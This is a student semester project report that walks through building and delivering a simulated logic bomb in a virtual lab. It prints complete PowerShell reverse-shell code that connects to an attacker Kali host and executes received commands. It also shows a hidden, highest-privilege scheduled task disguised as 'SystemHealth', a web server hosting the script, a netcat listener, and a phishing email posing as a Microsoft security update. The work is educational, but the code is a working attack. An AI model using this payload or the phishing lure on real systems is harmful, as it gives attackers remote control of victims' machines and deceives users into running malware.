Department of Cyber Security

Operating System

Semester Project

LOJIC BOMB

Submitted by:

Laiba Imran (231332)

Areej Ishfaq (231364)

Kiran Hashmi (231312)

Syeda Sani-e-Zahra Naqvi (231314)

CLASS: BSCYS-4 A

1. Introduction to Logic Bombs

1.1 Definition & Characteristics

A piece of malicious code that activates when specific conditions are met (e.g., a date/time, system event, or remote command). Unlike viruses, it:

Remains dormant until triggered.
Lacks self-replication (must be manually deployed).

Example Triggers:

- Time-based: Executes on 11/30/1999 (as in your Task Scheduler).
- Event-based: Runs when a user logs in or a file is deleted.

1.2 Key Traits

Stealth: Often disguised as legitimate processes (e.g., "SystemHealth" tasks).
Payload Delivery: Typically deployed via phishing or compromised software.

1.3 Project Scope

This simulation demonstrates:

- Payload creation (PowerShell reverse shell + visual effects).
- Phishing delivery (spoofed EXE file).
- Attacker infrastructure (Kali Linux server).
- Produces a beep sound when script is run

Vulnerabilities Exploited in Windows:

1. PowerShell Execution Policy Bypass:

- Windows allows unsigned PowerShell scripts to run with certain execution policies
- Our script uses Invoke-Expression to run downloaded code

2. Scheduled Task Privilege Escalation:

- The Register-ScheduledTask cmdlet with -RunLevel Highest executes with elevated privileges

- Windows doesn't require admin confirmation for certain task creations

3. Process Masquerading:

- Spoofing MicrosoftEdgeUpdate.exe path exploits Windows' trust in Program Files directories
- The /c flag hides execution from the user

4. DLL Import Abuse:

- Using user32.dll's SystemParametersInfo to change wallpaper demonstrates API misuse
- Windows allows user-level processes to modify system UI elements

5. Networking Vulnerabilities:


- Windows permits outbound TCP connections to arbitrary ports (4444)
- No default alert for unusual reverse shell connections

Network Configuration

For windows

For Adapter 1

We will setup our adpaters for Windows VM as a virtual adapter and change the setting to host-only.



✓ Enable Network Adapter

Attached to: Host-only Adapter


Name: VirtualBox Host-Only Ethernet Adapter

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027B4A105

✓ Cable Connected



Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

✓ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 080027DB53A1

✓ Cable Connected

For Adapter 2

We will set this adapter to NAT to allow internet connection.



Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

✓ Enable Network Adapter

Attached to: NAT

Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 0800271619BE


✓ Cable Connected

Port Forwarding

For kali

We will do the same settings for our attacker vm kali

For Adapter 2



✓ Enable Network Adapter

Attached to: NAT

Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 0800278545C8

✓ Cable Connected

Kali's IP Address:


IP: 192.168.56.104



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 310sec preferred_lft 310sec
    inet6 fe80::22f7:5d4d:8b1c:281c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:85:45:c8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 82958sec preferred_lft 82958sec
    inet6 fd17:625c:f037:3:c3ab:6e80:88a2:6a28/64 scope global dynamic noprefixroute
       valid_lft 86015sec preferred_lft 14015sec
    inet6 fe80::9788:5bda:5f7a:7955/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$
```

Windows IP Address:

IP: 192.168.56.102



```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::95cf:2850:1845:d061%13
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : fd17:625c:f037:3:b095:d6ee:63d4:b0b4
   Temporary IPv6 Address. . . . . . : fd17:625c:f037:3:9c3c:5e6e:9e7:8aab
   Link-local IPv6 Address . . . . . : fe80::b095:d6ee:63d4:b0b4%11
   IPv4 Address. . . . . . . . . . . : 10.0.3.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2%11
                                       10.0.3.2

C:\Windows\system32>
```

Generating Payload:

2.1 Payload Creation

Objective:
Develop a multi-stage PowerShell payload with:


- Reverse shell .
- Visual disruptions (alerts, red wallpaper).
- Persistence (scheduled task).

Code:

```
# Set attacker IP and port
$KaliIP = "192.168.56.104"
$KaliPort = 4444

# Build full PowerShell reverse shell as single-line string
$revShell = "[System.Net.Sockets.TCPClient]`$client = New-Object
System.Net.Sockets.TCPClient('$KaliIP',$KaliPort); `$stream =
`$client.GetStream(); [byte[]]`$bytes = 0..65535|%{0}; while((`$i =
`$stream.Read(`$bytes, 0, `$bytes.Length)) -ne 0){ `$data = (New-Object
-TypeName Text.ASCIIEncoding).GetString(`$bytes,0,`$i); `$sendback = (iex `$data 2>&1
| Out-String); `$sendback2 = `$sendback + 'PS ' + (pwd).Path + '> '; `$sendbyte =
([text.encoding]::ASCII).GetBytes(`$sendback2);
`$stream.Write(`$sendbyte,0,`$sendbyte.Length); `$stream.Flush(); }
`$client.Close()"

# Build full visual payload (popup + wallpaper + beeps)
$visuals = "
cmd /c `"msg * /TIME:30 YOUR SYSTEM IS BEING UPDATED!`";
Add-Type -TypeDefinition @' using System;
using System.Drawing;
using System.Runtime.InteropServices; public class
Wallpaper {
   [DllImport(""user32.dll"", CharSet=CharSet.Auto)]
   public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam,
int fuWinIni);
   public static void SetWallpaper() { using(Bitmap bmp = new
      Bitmap(1,1)) {
         bmp.SetPixel(0,0,Color.Red); string path =
System.IO.Path.Combine(System.IO.Path.GetTempPath(),""redwall.bmp "");
         bmp.Save(path); SystemParametersInfo(20,0,path,0x01|0x02);
      }
   }
}
'@ -ErrorAction SilentlyContinue;
[Wallpaper]::SetWallpaper();
1..3 | ForEach-Object { [console]::Beep(800,300); Start-Sleep - Milliseconds 200 }
"

# Combine payloads
$payload = "$visuals; $revShell"
```


# Schedule it to run at 10:13 PM on 06/11/2025 try {
 $action = New-ScheduledTaskAction -Execute "powershell.exe" - Argument "-NoProfile -WindowStyle Hidden -Command `$ErrorActionPreference='SilentlyContinue'; $payload"
 $trigger = New-ScheduledTaskTrigger -Once -At ([datetime]"06/11/2025 22:13")
 $settings = New-ScheduledTaskSettingsSet -Hidden - AllowStartIfOnBatteries - DontStopIfGoingOnBatteries
 Register-ScheduledTask -TaskName "SystemHealth" -Action $action - Trigger $trigger - Settings $settings -RunLevel Highest -Force - ErrorAction SilentlyContinue | Out-Null
} catch {}

# Optional: You can manually trigger it anytime # schtasks /run /tn "SystemHealth"




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo nano setup_bomb.ps1
[sudo] password for kali:
```

Making a file and writing our powershell script for logic bomb.




```
# Simple and efficient logic bomb
$KaliIP = "192.168.56.104"
$KaliPort = 4444

## Part 1: Reverse Shell (background)
Start-Job -ScriptBlock {
    $IP = $args[0]
    $Port = $args[1]
    try {
        $client = New-Object System.Net.Sockets.TCPClient($IP,$Port)
        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}
        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
            $data = (New-Object -TypeName Text.ASCIIEncoding).GetString($bytes,0,$i)
            $sendback = (iex $data 2>&1 | Out-String)
            $sendback2 = $sendback + "PS " + (pwd).Path + "> "
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
    } catch {}
} -ArgumentList $KaliIP,$KaliPort | Out-Null

## Part 2: Visual Effects (immediate)
try {
    # System alert popup (works even as SYSTEM)
    cmd /c "msg * /TIME:30 YOUR SYSTEM IS BEING UPDATED!"

    # Set red wallpaper (simple method)
    $code = @'
using System;
using System.Drawing;
using System.Runtime.InteropServices;
public class Wallpaper {
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam, int fuWinIni);
    public static void SetWallpaper() {
        using(Bitmap bmp = new Bitmap(1,1)) {
            bmp.SetPixel(0,0,Color.Red);
            string path = System.IO.Path.Combine(System.IO.Path.GetTempPath(),"redwall.bmp");
            bmp.Save(path);
            SystemParametersInfo(20,0,path,0x01|0x02);
        }
    }
}
```

Now starting a kali server from where the script will be downloaded by our victim on the his/her machine.



```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl start apache2

┌──(kali㉿kali)-[/var/www/html]
└─$ 
```


Testing the server on our kali machine



```
New Tab
192.168.56.104/setup_bomb.ps1
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB
setup_bomb(4).ps1
Completed — 2.4 KB
```

We can see that it successfully downloaded the script now it's time to send it to the victim

Starting the listener:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Netcat Command:

nc -lvnp 4444
nc: Netcat, a networking utility for reading/writing data across TCP/UDP connections.

Flags:

-l: Listen mode (waits for incoming connections).


-v: Verbose output (shows connection details).

-n: Skips DNS resolution (faster, uses raw IPs).

-p 4444: Listens on port 4444.

Phishing:

Sending zipped payload file through email phishing with content :



Urgent Windows Security Update

me 20 May
to 231332

Body:
Dear user,


Microsoft has released a critical update to fix recent security issues.

Please download and run the following update immediately:
https://bit.ly/4k3UedJ

Failure to install may result in system instability.

Regards,
IT Security Team

Victim downlaods it



Downloads

WindowsSecurity.zip
Open file

